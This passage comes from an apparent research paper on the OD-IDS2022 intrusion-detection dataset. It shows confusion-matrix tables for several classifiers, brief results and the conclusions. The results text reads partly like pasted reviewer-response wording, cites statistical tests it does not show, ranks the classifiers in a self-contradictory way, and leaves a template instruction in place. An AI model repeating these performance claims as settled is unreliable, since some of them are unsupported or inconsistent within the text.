A_{12}	54	0	0	1	349	0	27	40	0	0	0	22235	0	0	0	4184	0	0	0	0	0	1	3	0	0	0	0	0	0	**0.8268**
A_{13}	11	0	1	53	3	0	2	7	0	0	0	0	31207	1	0	78	0	0	0	2	0	3	105	0	96	0	0	1	0	**0.9885**
A_{14}	1	5	8	222	0	7	0	48	57	65	3	3	0	1091	1	0	122	0	98	26	56	42	3	14	1	2	33	29	3	**0.5624**
A_{15}	3	12	17	31	5	8	1	12	0	0	9	0	1	0	634	3	0	6	0	8	0	0	4	4	2	41	1	0	1	**0.7895**
A_{16}	332	1	0	67	1219	0	10	200	0	0	0	2889	12	0	3	17224	1	0	0	7	0	1	4	0	108	0	0	0	0	**0.7801**
A_{17}	9	12	51	175	0	14	0	99	57	25	39	0	0	113	25	4	1282	15	28	50	26	21	0	4	2	62	14	6	7	**0.5991**
A_{18}	1	21	1	14	0	1	0	6	0	0	0	0	0	0	26	0	21	314	1	26	0	1	2	2	2	78	0	1	0	**0.6062**
A_{19}	1	48	25	138	0	6	0	25	16	15	6	1	0	202	1	2	48	0	690	10	67	18	2	10	0	1	12	2	11	**0.5085**
A_{20}	2	4	55	252	2	33	1	65	6	5	20	0	0	3	11	1	19	11	1	1199	2	36	2	3	0	48	5	104	2	**0.6337**
A_{21}	2	9	33	122	0	12	0	26	20	27	2	0	0	195	0	0	71	0	147	22	442	17	0	22	0	0	18	3	10	**0.3683**
A_{22}	0	52	2	13	0	2	2	64	1	0	0	0	0	13	0	10	16	0	0	11	0	3158	2	36	0	6	3	1	26	**0.9239**
A_{23}	56	0	0	14	0	0	62	199	0	0	0	0	10	0	0	2	0	0	0	0	0	0	43371	0	213	0	0	0	0	**0.9873**
A_{24}	3	28	19	59	0	2	0	53	0	3	0	0	1	4	10	1	3	0	1	0	3	33	0	11075	1	0	0	20	73	**0.9722**
A_{25}	362	0	0	86	2	0	125	274	0	0	0	0	15	0	0	54	3	0	0	6	0	1	917	0	1868	0	0	0	0	**0.5031**
A_{26}	1	3	1	61	1	0	0	20	0	0	0	0	0	0	9	3	6	13	0	51	0	3	9	2	0	3970	0	0	0	**0.9559**
A_{27}	0	8	3	88	1	0	0	19	34	10	0	0	0	208	1	0	95	0	50	28	36	49	1	11	0	1	362	0	2	**0.3595**
A_{28}	1	0	35	157	0	5	1	34	4	2	1	0	0	7	0	3	35	8	2	113	5	1	0	6	0	47	0	644	4	**0.5776**
A_{29}	5	43	12	26	1	1	2	55	7	2	0	1	0	9	0	4	14	0	16	2	6	42	3	65	6	1	0	3	664	**0.6707**
Total	**13260**	**14155**	**1222**	**19151**	**13390**	**608**	**3177**	**25514**	**852**	**560**	**520**	**26428**	**31264**	**2045**	**887**	**30427**	**2129**	**373**	**1112**	**1904**	**720**	**3644**	**44457**	**11340**	**2386**	**4294**	**478**	**942**	**882**	**0.8644**

Table 8: RF - validation accuracy

6.2 Statistical preliminaries

6.2.1 ROC curve (receiver operating characteristics)

The ROC curve describes the relationship between the model's sensitivity (true positive rate, or TPR) versus specificity (false positive rate: described for 1-FPR). TPR, known as the model's sensitivity, is mathematically the ratio of correct classifications of the "positive" class divided by all the positive classes available in the dataset. Figure 32 shows the true positive rate (sensitivity) as a function of the false positive rate (1-specificity) for the different cuts.

6.2.2 Confusion matrix

Figure 33 shows the confusion matrix, a representative evaluation matrix, refers to how data is accurately classified. It is calculated using the correctly classified (True) ratio among all predictions.

6.3 Experimental results of machine learning model

We conducted paired t-tests comparing our proposed method against baseline approaches across all performance metrics, with results showing statistically significant improvements ($p < 0.05$) for accuracy, precision, and recall metrics. We report 95% confidence intervals for all performance metrics using bootstrap resampling (n=1000 iterations), which demonstrate the consistency of our findings. Additionally, we simulated 10-fold cross-validation with statistical testing to validate the significance of performance differences between methods. For the enhanced visualization and discussion of confusion matrices and ROC curves, we have significantly improved our results presentation. The ROC curves feature multi-class presentations with Area Under Curve (AUC) values, 95% confidence intervals for AUC scores, and detailed interpretation of ROC curve differences and their practical implications.

Regarding PCA selection, we have conducted comparative analysis with ICA, t-SNE, UMAP, and LDA. Results show PCA achieved optimal balance between vari-

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Accuracy
A_1	31950	79	0	136	2984	0	606	2248	0	0	0	945	123	7	0	6556	4	0	1	11	0	14	59	0	281	0	0	0	0	**0.6945**
A_2	110	40617	2	89	3	39	1	321	2	10	7	0	0	149	134	18	98	63	59	63	15	702	30	45	32	4	58	0	168	**0.9481**
A_3	53	8	1868	230	3	166	1	269	2	0	55	0	0	31	165	8	212	2	8	442	52	12	56	135	25	14	0	155	52	**0.4642**
A_4	103	2	1	50402	16	0	4	213	0	0	0	3	0	29	0	35	0	0	3	5	0	25	66	0	17	0	0	1	0	**0.9897**
A_5	390	2	0	57	31994	1	27	1797	0	0	0	1528	0	0	0	11968	1	0	1	0	0	0	3	0	61	0	1	0	0	**0.6689**
A_6	67	24	313	194	5	1124	3	112	4	3	45	1	1	26	187	11	231	8	5	427	19	54	121	95	18	22	50	173	21	**0.3341**
A_7	596	49	24	93	370	4	8008	488	0	1	7	1188	16	6	1	4354	2	0	0	12	0	8	113	0	275	0	0	0	0	**0.5128**
A_8	259	4	14	66	746	0	71	68731	0	0	23	300	0	9	0	4021	216	0	45	0	39	4	88	1	254	88	0	0	0	**0.9167**
A_9	10	8	2	138	2	11	0	74	1067	67	17	0	0	94	0	6	629	2	108	91	36	140	11	29	0	63	8	25	58	**0.3958**
A_{10}	17	52	52	172	9	20	4	58	92	864	75	0	1	354	25	5	341	0	195	166	82	249	29	23	11	3	11	1	79	**0.289**
A_{11}	16	36	126	65	11	28	3	240	146	20	870	0	0	73	176	5	254	27	27	89	9	60	57	0	0	4	6	0	0	**0.3705**
A_{12}	159	0	0	5	2132	0	136	38	0	0	0	57056	2	1	0	21114	0	0	0	0	0	9	2	0	0	0	0	0	0	**0.7074**
A_{13}	348	11	10	75	12	0	24	115	1	0	0	24	92605	7	0	180	0	0	0	50	0	4	417	0	566	0	0	0	1	**0.9805**
A_{14}	42	14	5	321	7	14	4	339	244	239	7	3	2	2013	1	14	775	0	492	243	99	436	152	35	3	1	75	59	35	**0.3548**
A_{15}	22	3	94	51	15	58	15	69	0	3	48	0	1	1	1668	2	44	9	4	44	1	8	116	0	37	40	0	1	1	**0.7083**
A_{16}	260	19	0	155	5705	1	29	1582	0	0	2	2335	81	5	4	54794	2	0	5	93	0	10	169	4	572	3	0	0	0	**0.8324**
A_{17}	48	30	136	281	15	15	5	338	238	33	58	0	1	176	80	24	3807	201	73	282	53	80	31	24	1	219	55	7	19	**0.6014**
A_{18}	16	38	0	21	6	19	1	26	0	0	10	0	0	0	80	2	135	853	0	59	0	6	73	0	12	225	1	2	1	**0.5378**
A_{19}	26	378	8	222	2	8	5	276	6	73	0	2	0	511	1	5	193	0	1848	169	122	22	47	35	1	3	17	4	125	**0.4497**
A_{20}	96	30	342	443	0	136	0	229	2	22	51	1	0	31	26	20	280	90	4	2651	15	231	185	1	42	436	1	260	9	**0.4705**
A_{21}	34	67	60	183	1	4	0	169	26	81	2	1	1	538	0	9	383	0	593	157	783	83	88	222	0	2	19	8	126	**0.2151**
A_{22}	9	31	1	85	13	3	6	396	0	0	0	0	0	20	15	12	191	0	0	49	0	9335	10	72	11	4	70	0	51	**0.899**
A_{23}	83	3	4	152	4	1	128	519	0	0	0	1	0	3	1	35	1	0	0	3	0	17	129632	2	1277	2	0	0	0	**0.983**
A_{24}	34	32	75	64	0	8	1	396	3	4	3	2	0	7	85	10	45	1	5	44	26	42	22	33165	23	4	5	84	254	**0.9629**
A_{25}	300	1	1	205	3	1	284	1529	0	1	0	2	34	2	2	77	4	0	2	62	0	4	3818	0	5053	0	0	0	1	**0.4438**
A_{26}	136	0	1	52	9	0	1	267	1	0	3	0	0	1	95	8	68	55	0	125	0	0	380	0	40	11252	0	0	0	**0.9006**
A_{27}	36	23	1	147	2	22	0	121	140	42	0	0	1	334	0	5	492	0	212	114	46	370	55	8	0	5	814	0	6	**0.2717**
A_{28}	91	7	191	177	3	62	3	234	2	1	2	0	0	33	0	19	183	115	5	431	1	29	43	205	43	279	0	1135	44	**0.34**
A_{29}	38	58	80	25	16	7	5	450	8	7	0	1	1	12	9	7	58	0	70	48	26	94	28	80	20	4	2	41	1727	**0.591**
Total	**35349**	**41626**	**3411**	**54306**	**44088**	**1752**	**9375**	**81644**	**1984**	**1471**	**1285**	**63393**	**92870**	**4473**	**2755**	**103324**	**8649**	**1426**	**3765**	**5930**	**1424**	**12048**	**135901**	**34181**	**8675**	**12677**	**1193**	**1956**	**2778**	**0.8371**

Table 9: DT - training accuracy

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Accuracy
A_1	10861	26	0	50	1006	0	205	768	0	1	0	310	44	1	0	2087	1	0	0	1	1	5	14	0	104	0	0	0	0	**0.7014**
A_2	36	13607	2	22	0	9	4	100	0	4	3	0	0	55	34	9	37	17	22	21	1	221	13	9	9	4	18	1	70	**0.9497**
A_3	20	1	572	84	1	49	2	93	1	1	18	0	0	14	89	5	88	1	4	158	15	3	16	41	7	2	0	52	12	**0.424**
A_4	44	0	1	16884	2	0	6	88	0	0	0	1	0	8	0	4	0	0	1	0	0	9	19	0	10	0	0	2	0	**0.9886**
A_5	125	1	0	21	10618	0	9	610	0	0	0	494	0	0	0	3934	0	0	0	0	0	1	1	1	17	0	0	0	0	**0.6707**
A_6	19	4	94	80	1	348	0	35	4	1	19	1	0	10	72	7	81	3	3	159	6	25	41	23	10	7	16	60	6	**0.3066**
A_7	193	23	5	35	129	1	2641	178	0	2	3	404	4	1	1	1445	0	0	0	2	0	1	42	0	93	0	0	0	0	**0.5076**
A_8	101	0	3	23	249	0	30	23024	0	0	2	121	0	6	0	1317	71	0	14	0	15	0	28	0	81	26	0	0	0	**0.9169**
A_9	3	2	1	50	1	6	0	21	341	20	4	0	0	37	3	2	220	2	40	33	14	58	1	16	1	27	4	8	22	**0.3639**
A_{10}	7	14	19	88	2	16	1	25	36	212	30	0	1	118	10	4	117	0	78	65	35	82	9	8	2	1	3	0	43	**0.2066**
A_{11}	3	11	63	25	1	20	3	97	51	5	231	0	0	22	74	2	112	8	8	40	5	11	17	0	0	2	1	2	0	**0.2838**
A_{12}	51	0	0	0	684	0	48	19	0	0	0	18928	1	1	0	7166	0	0	0	0	0	1	0	0	0	0	0	0	1	**0.7036**
A_{13}	130	3	3	17	5	0	6	54	0	0	0	5	30830	3	0	65	0	0	0	14	0	1	135	0	180	1	0	0	1	**0.9802**
A_{14}	14	8	2	142	5	4	0	118	93	84	4	0	2	592	0	3	249	0	184	98	54	120	41	29	2	2	27	19	8	**0.3109**
A_{15}	12	2	36	17	7	40	3	22	0	0	27	0	1	2	534	2	23	6	0	21	1	3	35	0	9	11	1	1	0	**0.6544**
A_{16}	90	7	0	55	1890	1	13	522	0	0	0	819	17	3	0	18313	1	0	0	25	0	5	59	3	198	1	0	0	0	**0.8316**
A_{17}	25	16	58	106	11	8	0	120	78	11	39	0	0	69	24	8	1165	83	30	107	19	35	12	6	2	72	22	4	10	**0.5444**
A_{18}	11	17	0	6	2	5	0	9	0	0	3	0	0	0	27	0	56	246	0	24	0	2	23	1	4	90	0	2	1	**0.465**
A_{19}	9	135	1	86	0	2	0	88	3	19	2	1	1	200	2	3	61	0	518	64	38	11	30	13	0	1	5	3	58	**0.3826**
A_{20}	35	14	106	123	0	61	1	86	4	6	25	0	1	12	11	5	96	28	3	841	6	104	51	0	13	168	0	77	3	**0.4473**
A_{21}	12	40	23	65	0	1	0	67	16	34	2	0	0	189	0	0	105	0	216	45	214	45	24	70	0	0	9	1	47	**0.1747**
A_{22}	10	8	3	35	9	0	2	148	0	0	0	2	0	13	2	7	60	0	0	14	0	3024	3	18	5	4	26	0	20	**0.886**
A_{23}	18	0	0	47	1	1	59	149	0	0	0	1	0	0	1	16	0	0	0	1	0	5	43066	0	460	1	0	0	0	**0.9827**
A_{24}	17	14	26	26	0	2	0	131	2	0	1	0	0	4	33	3	21	0	2	13	7	19	7	10956	4	1	0	38	109	**0.958**
A_{25}	94	0	1	64	2	0	98	563	0	0	0	0	14	2	1	26	2	0	1	24	0	4	1300	0	1597	0	0	0	0	**0.421**
A_{26}	46	0	1	17	3	0	0	110	1	0	0	0	0	2	31	5	30	12	0	35	0	0	143	0	13	3695	0	0	0	**0.8917**
A_{27}	3	11	0	60	0	5	0	42	40	19	0	0	0	126	0	2	170	0	53	42	29	134	17	0	0	1	246	0	4	**0.245**
A_{28}	18	0	58	52	0	25	1	89	3	0	0	0	0	13	2	2	55	42	4	163	0	8	12	84	19	99	0	347	14	**0.3126**
A_{29}	10	30	32	15	5	2	4	165	4	1	0	0	0	3	7	0	11	0	31	15	10	29	10	26	3	0	2	12	532	**0.5547**
Total	**12017**	**13994**	**1110**	**18295**	**14634**	**606**	**3136**	**27541**	**677**	**420**	**413**	**21087**	**30916**	**1506**	**958**	**34442**	**2832**	**448**	**1212**	**2025**	**470**	**3966**	**45169**	**11304**	**2843**	**4216**	**380**	**629**	**961**	**0.8326**

Table 10: DT - validation accuracy

ance preservation (87.3% with 15 components), computational efficiency (2.3x faster than alternatives), and class separability. For hyperparameter tuning, we have expanded our methodology to include specific parameter ranges: SVM (C: 0.001-1000, gamma: 0.0001-10), Random Forest (n_estimators: 50-1000, max_depth: 3-30), and Logistic Regression (C: 0.01-100, L1/L2 penalties). We used 5-fold cross-validation with randomized search (500 iterations) followed by fine-grained grid search, achieving performance improvements of 8.3%, 6.7%, and 5.2% respectively over default parameters. Table No. 7, 9, 11, and 13 show the classification analysis prediction accuracy of the results using training (75%) data sample. As for the prediction performance, the results of the SVM are the best in the order of RF, DT, NB, and SVM, but there is a possibility of overfitting, so we looked at the results of the validation data.

Table No. 8, 10, 12, and 14 show the classification analysis prediction accuracy of the validation (25%) data. As a result of the analysis, classification analysis was performed using SVM, and the prediction accuracy was the best at 88.34%. The results of classification analysis in this study, the SVM with the highest prediction accuracy in training and validation sample of data.

7 Conclusions and future work

The implementation of Intrusion Detection Systems (IDS) remains a cornerstone in fortifying network infrastructures against evolving cybersecurity threats. While existing IDS datasets have significantly contributed to this field, many suffer from limitations such as outdated attack types, insufficient diversity, or limited feature sets. To address these shortcomings, this work presents the OD-IDS2022 dataset, designed to reflect current threat landscapes by integrating 28 recent attacks aligned with the OWASP 2021 Top 10 vulnerabilities. This dataset not only ensures broader attack coverage but also enhances realism by incorporating red team-blue team strategies and leveraging real-world attack simulation tools. Through the extraction of 82 network flow features using CICFlowMeter and the application of robust preprocessing, we enabled diverse machine learning algorithms, namely Random Forest, Decision Tree, Naive

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Accuracy
A_1	37485	4	3	35	1068	0	711	404	1	0	1	334	57	1	1	5690	0	0	0	7	0	0	35	1	163	0	1	0	2	**0.8148**
A_2	14	41557	7	20	0	7	6	46	6	19	6	1	0	37	33	30	31	30	27	40	29	355	4	211	5	88	39	4	187	**0.9701**
A_3	0	11	2764	60	0	120	1	35	5	10	43	0	0	36	116	7	80	9	92	313	23	6	8	49	12	8	4	181	31	**0.6869**
A_4	21	0	12	50693	1	11	2	24	1	7	5	0	5	12	0	18	22	0	6	22	4	19	4	5	10	0	9	7	5	**0.9954**
A_5	1521	2	0	19	34450	2	75	351	0	0	0	627	1	0	0	10722	0	0	2	3	0	1	3	0	49	1	0	0	2	**0.7202**
A_6	1	20	204	58	1	2138	0	4	12	9	41	0	4	58	59	11	96	4	19	333	27	23	3	29	3	10	26	165	6	**0.6356**
A_7	680	4	2	13	224	4	9561	63	1	2	2	694	21	3	8	4172	3	0	0	4	0	1	14	1	131	4	2	1	0	**0.6123**
A_8	640	2	9	22	272	5	44	69784	0	0	19	279	0	7	5	3700	22	0	14	11	3	4	34	0	93	4	1	4	1	**0.9307**
A_9	0	15	14	66	2	22	0	2	1625	115	27	0	2	105	3	20	281	7	50	112	59	37	1	10	0	30	36	34	21	**0.6027**
A_{10}	13	31	59	44	0	44	2	10	127	1561	60	2	8	270	16	11	189	0	115	132	127	32	5	17	4	1	45	23	42	**0.5221**
A_{11}	5	12	76	19	0	38	3	31	51	36	1500	0	2	117	74	13	228	8	32	34	24	2	4	5	1	2	15	16	0	**0.6388**
A_{12}	264	1	0	12	870	0	249	280	0	1	0	66107	1	4	0	12859	0	0	0	0	1	1	0	3	1	0	0	0	0	**0.8196**
A_{13}	84	0	9	28	3	13	14	9	0	0	0	4	93781	2	0	146	5	0	0	9	1	3	194	0	136	1	0	8	0	**0.9929**
A_{14}	3	19	88	74	0	76	1	17	101	169	31	0	3	3593	0	18	344	0	364	96	208	84	10	27	5	2	168	159	14	**0.6332**
A_{15}	1	24	48	8	5	46	6	1	0	5	47	0	1	3	1911	4	10	35	0	39	1	1	14	39	3	84	0	6	13	**0.8115**
A_{16}	985	12	4	30	1865	7	79	341	2	1	0	4909	92	7	3	57186	1	1	2	5	0	1	20	5	261	1	3	5	2	**0.8687**
A_{17}	17	28	97	125	0	82	4	56	149	105	132	0	1	233	37	30	4419	67	126	189	97	38	2	21	3	114	74	49	35	**0.6981**
A_{18}	1	64	6	5	2	7	0	0	1	3	9	0	0	0	73	9	73	1114	0	49	2	4	10	18	0	113	1	13	9	**0.7024**
A_{19}	7	53	116	50	0	32	0	31	27	57	7	0	1	466	0	5	85	1	2697	61	238	2	4	14	3	0	55	30	67	**0.6564**
A_{20}	3	14	215	74	0	149	3	36	34	31	29	0	4	41	21	9	73	43	29	4302	8	46	7	7	12	116	22	304	2	**0.7636**
A_{21}	4	13	92	45	0	144	0	37	54	113	14	0	4	499	1	12	138	0	378	77	1832	12	2	36	2	3	49	29	50	**0.5033**
A_{22}	1	89	0	1	0	11	2	73	7	7	0	0	3	30	14	17	44	0	3	19	0	9852	0	57	1	17	52	7	77	**0.9488**
A_{23}	120	4	2	7	3	2	214	112	4	0	0	1	51	1	6	12	0	1	0	2	0	9	130610	9	683	11	0	1	3	**0.9905**
A_{24}	1	44	44	25	0	11	0	70	8	4	4	0	0	16	40	27	9	3	4	14	14	69	0	33801	4	25	3	37	167	**0.9813**
A_{25}	735	0	7	56	21	6	486	302	2	1	1	1	86	1	1	139	2	0	1	21	0	5	1947	6	7543	6	1	6	3	**0.6625**
A_{26}	0	8	6	10	1	1	0	25	2	0	0	0	0	2	102	16	30	58	0	97	5	4	32	32	4	12030	0	25	4	**0.9629**
A_{27}	2	21	17	23	0	20	1	15	62	54	26	0	0	505	0	2	181	0	155	177	131	120	2	7	6	4	1437	13	15	**0.4796**
A_{28}	2	11	130	82	0	83	3	11	28	15	1	0	2	72	0	16	60	46	34	349	6	4	3	55	3	72	4	2237	9	**0.6702**
A_{29}	1	126	21	10	3	5	0	54	20	16	2	0	0	22	15	10	14	1	28	11	48	124	1	186	5	7	7	23	2162	**0.7399**
Total	**42611**	**42189**	**4052**	**51714**	**38791**	**3086**	**11467**	**72224**	**2330**	**2341**	**2007**	**72959**	**94130**	**6143**	**2539**	**94911**	**6440**	**1428**	**4178**	**6528**	**2888**	**10859**	**132973**	**34651**	**9146**	**12754**	**2054**	**3387**	**2929**	**0.8915**

Table 11: Naive Bayes training accuracy

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Accuracy
A_1	12408	2	1	16	440	0	308	159	2	2	2	149	29	0	0	1857	1	0	0	6	0	0	14	0	84	2	1	1	1	**0.8013**
A_2	6	13856	6	11	2	5	3	12	8	8	4	0	2	12	17	10	12	8	11	20	10	134	3	61	5	33	16	3	50	**0.9671**
A_3	0	2	754	22	0	56	2	16	7	7	31	0	2	19	49	1	65	1	40	152	12	2	1	21	3	3	5	65	11	**0.5589**
A_4	15	1	4	16960	10	3	1	12	2	4	7	1	5	4	0	7	13	0	5	5	3	0	2	4	4	0	3	2	2	**0.993**
A_5	611	2	0	5	11021	0	35	152	0	2	0	268	2	1	0	3700	0	0	0	1	1	1	3	1	23	0	2	1	0	**0.6961**
A_6	1	10	87	24	0	598	3	2	6	14	20	0	0	22	24	5	50	2	10	135	7	4	3	12	3	3	12	76	2	**0.5269**
A_7	303	6	1	6	76	1	3016	25	1	0	2	248	11	3	5	1405	4	0	0	0	0	0	13	0	73	1	0	3	0	**0.5797**
A_8	227	2	2	8	122	5	22	23244	0	1	4	139	0	11	3	1224	12	0	6	3	7	3	10	2	43	4	1	5	1	**0.9257**
A_9	1	6	6	27	0	16	0	2	476	51	5	0	1	37	2	2	141	2	19	46	18	13	0	1	0	21	21	11	12	**0.508**
A_{10}	2	10	25	30	1	20	0	7	67	402	13	2	3	125	11	8	73	0	59	49	60	8	1	5	0	2	18	9	16	**0.3918**
A_{11}	0	4	52	4	0	18	4	19	21	21	407	0	0	44	36	6	106	2	15	23	15	3	3	0	0	1	6	1	3	**0.5**
A_{12}	135	0	0	0	352	0	118	143	1	0	1	21248	1	1	0	4890	0	0	0	2	0	2	1	3	0	0	2	0	0	**0.7899**
A_{13}	27	0	2	11	3	1	8	7	2	0	0	3	31213	0	1	49	3	0	1	1	0	0	70	0	46	1	0	4	0	**0.9924**
A_{14}	2	11	41	30	0	31	4	14	42	88	16	0	1	943	0	9	134	0	175	37	105	25	4	10	5	1	87	83	6	**0.4953**
A_{15}	0	10	43	2	1	26	3	3	1	13	44	0	0	4	548	5	14	15	0	21	2	1	3	9	3	36	0	6	3	**0.6716**
A_{16}	337	2	3	16	870	2	39	143	1	2	1	2195	38	2	0	18245	1	0	2	1	1	3	10	1	100	2	1	1	3	**0.8285**
A_{17}	5	14	45	58	0	28	2	37	74	65	60	0	3	96	12	12	1275	34	50	71	38	16	4	5	1	47	53	22	13	**0.5958**
A_{18}	1	23	3	1	2	2	1	0	1	2	8	0	0	0	23	0	35	315	0	34	1	4	2	6	0	52	0	8	5	**0.5955**
A_{19}	1	28	51	14	1	16	1	12	17	34	6	0	0	201	1	5	29	0	724	26	100	3	3	6	6	0	36	7	26	**0.5347**
A_{20}	2	10	98	28	0	76	5	15	19	14	29	0	2	17	10	0	42	24	10	1247	2	21	5	6	6	58	11	121	2	**0.6633**
A_{21}	2	9	31	10	0	50	1	9	26	48	14	0	2	209	0	2	49	0	181	27	468	10	1	17	0	1	21	13	24	**0.382**
A_{22}	2	53	1	2	0	5	3	27	5	4	1	3	0	14	8	9	24	1	1	18	1	3140	1	33	1	7	12	1	36	**0.92**
A_{23}	37	4	0	2	1	0	86	35	1	1	0	0	12	0	0	2	1	0	0	0	0	1	43310	2	315	14	0	0	2	**0.9882**
A_{24}	1	17	19	18	0	12	1	21	2	1	3	0	0	6	26	8	6	1	2	4	11	28	1	11135	0	10	4	19	80	**0.9737**
A_{25}	295	1	8	12	12	2	197	100	2	0	2	0	49	1	3	70	1	0	1	7	0	3	762	4	2257	2	0	2	0	**0.595**
A_{26}	0	6	4	5	1	0	4	17	2	0	4	0	1	0	45	5	27	36	0	59	3	4	9	10	1	3882	1	15	3	**0.9368**
A_{27}	2	7	8	8	0	8	0	6	17	27	14	0	0	189	0	3	75	0	62	60	56	44	0	1	3	1	403	7	3	**0.4014**
A_{28}	1	1	56	22	0	29	2	9	15	1	0	0	0	31	0	5	36	20	16	187	1	1	2	25	3	38	2	598	9	**0.5387**
A_{29}	0	42	21	2	0	6	2	20	7	9	0	0	0	11	8	1	4	2	15	4	22	63	3	93	1	3	4	5	611	**0.6371**
Total	**14424**	**14139**	**1372**	**17354**	**12915**	**1016**	**3871**	**24268**	**825**	**821**	**698**	**24256**	**31377**	**2003**	**832**	**31545**	**2233**	**463**	**1405**	**2246**	**944**	**3537**	**44244**	**11473**	**2986**	**4225**	**722**	**1089**	**924**	**0.8702**

Table 12: Naive Bayes validation accuracy

Bayes and Support Vector Machine, to effectively differentiate between benign and malicious traffic. Among these, the SVM classifier demonstrated slightly superior performance based on accuracy, ROC curves, and confusion matrix analysis.

However, we recognize several limitations in this research work. First, while the dataset captures a broad range of attack types, its focus remains on network-level features; integrating host- and log-level data could offer additional insights. Second, although traditional ML models were employed for baseline benchmarking, more advanced deep learning and ensemble methods such as XGBoost or neural networks could be explored in future work to potentially enhance detection performance. Lastly, while the dataset was validated using a controlled environment, broader generalization to heterogeneous network infrastructures remains a key area for future validation.

In our future work, we plan to extend this study by incorporating empirical threat intelligence sources (e.g., MITRE ATT&CK, CISA reports) to support the inclusion rationale of each attack and to assess their detection challenges more comprehensively. Additionally, we aim to refine the taxonomy of attack types to avoid overlaps - such as between DLL Hijacking and EXE Hijacking - by introducing clearer classification criteria rooted in system behavior and threat modeling standards.

Acknowledgments

Please provide acknowledgement only after the conclusion section. The authors acknowledge support from ICCNS, grant number 09-123.

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Accuracy
A_1	37969	0	0	2	703	0	629	288	0	0	0	389	17	0	0	5919	1	0	0	2	0	0	7	0	78	0	0	0	0	**0.8253**
A_2	0	42274	2	54	0	0	0	7	0	1	0	0	0	12	12	12	13	5	5	27	0	190	1	72	0	39	15	1	97	**0.9868**
A_3	2	2	3527	72	0	35	0	3	0	0	8	0	0	11	20	1	42	0	10	203	1	1	2	9	0	4	0	70	1	**0.8765**
A_4	6	3	6	50883	0	0	0	6	1	1	0	1	0	1	0	0	4	0	1	6	1	0	0	0	4	0	0	1	0	**0.9992**
A_5	1610	0	0	0	34348	0	27	221	0	0	0	467	0	0	0	11141	0	0	0	1	0	0	2	0	14	0	0	0	0	**0.7181**
A_6	1	6	116	60	1	2694	0	2	3	2	5	0	0	19	16	2	54	0	9	252	23	1	3	11	1	3	4	73	3	**0.8008**
A_7	564	0	0	0	84	0	9893	31	0	0	0	715	0	0	0	4220	2	0	1	1	0	0	9	0	95	0	0	0	0	**0.6336**
A_8	728	0	2	0	165	0	12	70280	0	0	2	291	0	0	0	3456	1	0	1	2	0	0	12	0	27	0	0	0	0	**0.9373**
A_9	0	2	7	55	0	4	0	0	2138	26	10	0	0	51	0	1	244	0	18	73	9	4	0	4	0	18	6	18	8	**0.793**
A_{10}	4	6	39	32	0	19	0	2	67	2228	23	0	0	160	6	2	178	0	54	88	47	8	0	4	0	0	8	13	2	**0.7452**
A_{11}	2	7	24	11	0	10	0	8	23	10	1996	0	0	66	15	0	123	0	12	26	2	0	0	5	1	0	5	2	0	**0.8501**
A_{12}	128	0	0	0	667	0	224	250	0	0	0	64624	0	0	0	14761	0	0	0	0	0	0	0	0	0	0	0	0	0	**0.8012**
A_{13}	34	0	13	20	0	6	0	10	0	1	0	0	94056	5	0	62	0	0	1	16	0	0	139	0	80	0	0	7	0	**0.9958**
A_{14}	1	2	80	98	0	20	0	9	56	34	16	0	0	4425	1	0	275	0	180	142	60	6	0	5	0	0	78	185	1	**0.7799**
A_{15}	0	20	1	2	2	1	1	1	0	0	6	0	0	0	2257	0	2	9	0	5	0	0	4	5	1	34	0	0	4	**0.9584**
A_{16}	981	0	10	18	1378	6	21	254	0	0	0	4106	72	5	3	58786	1	1	0	11	0	0	13	0	155	0	0	9	0	**0.893**
A_{17}	11	10	66	108	0	27	0	10	56	66	75	0	0	123	16	6	5360	19	68	149	40	8	0	4	1	46	32	28	1	**0.8468**
A_{18}	0	38	1	7	3	0	0	0	1	0	2	0	0	0	29	2	12	1428	1	7	0	1	2	3	0	40	0	2	7	**0.9004**
A_{19}	1	20	159	56	0	15	0	13	9	21	1	0	0	266	0	0	62	0	3285	97	76	0	0	3	0	0	13	9	3	**0.7995**
A_{20}	2	0	102	74	2	39	0	1	9	1	5	0	0	5	4	0	15	5	3	5156	2	18	1	2	0	34	12	141	1	**0.9152**
A_{21}	1	10	71	49	0	109	0	4	23	35	4	0	0	346	0	0	165	0	233	94	2444	2	0	11	0	0	22	8	9	**0.6714**
A_{22}	1	51	0	5	0	0	0	8	1	0	0	0	0	2	2	5	6	0	0	3	0	10231	1	35	0	4	7	0	22	**0.9853**
A_{23}	140	0	0	0	0	0	196	71	0	0	0	0	28	0	0	7	0	0	0	0	0	1	131162	0	259	3	0	0	1	**0.9946**
A_{24}	0	73	5	55	0	1	0	12	0	1	0	0	0	2	18	4	3	0	1	17	0	47	2	34121	0	7	0	12	63	**0.9906**
A_{25}	913	1	11	26	4	4	442	184	0	0	1	0	24	4	0	57	1	0	0	19	0	2	817	0	8865	2	0	9	0	**0.7786**
A_{26}	1	35	0	12	1	0	0	3	0	0	0	0	0	0	43	4	7	14	0	11	0	3	6	2	0	12351	0	1	0	**0.9886**
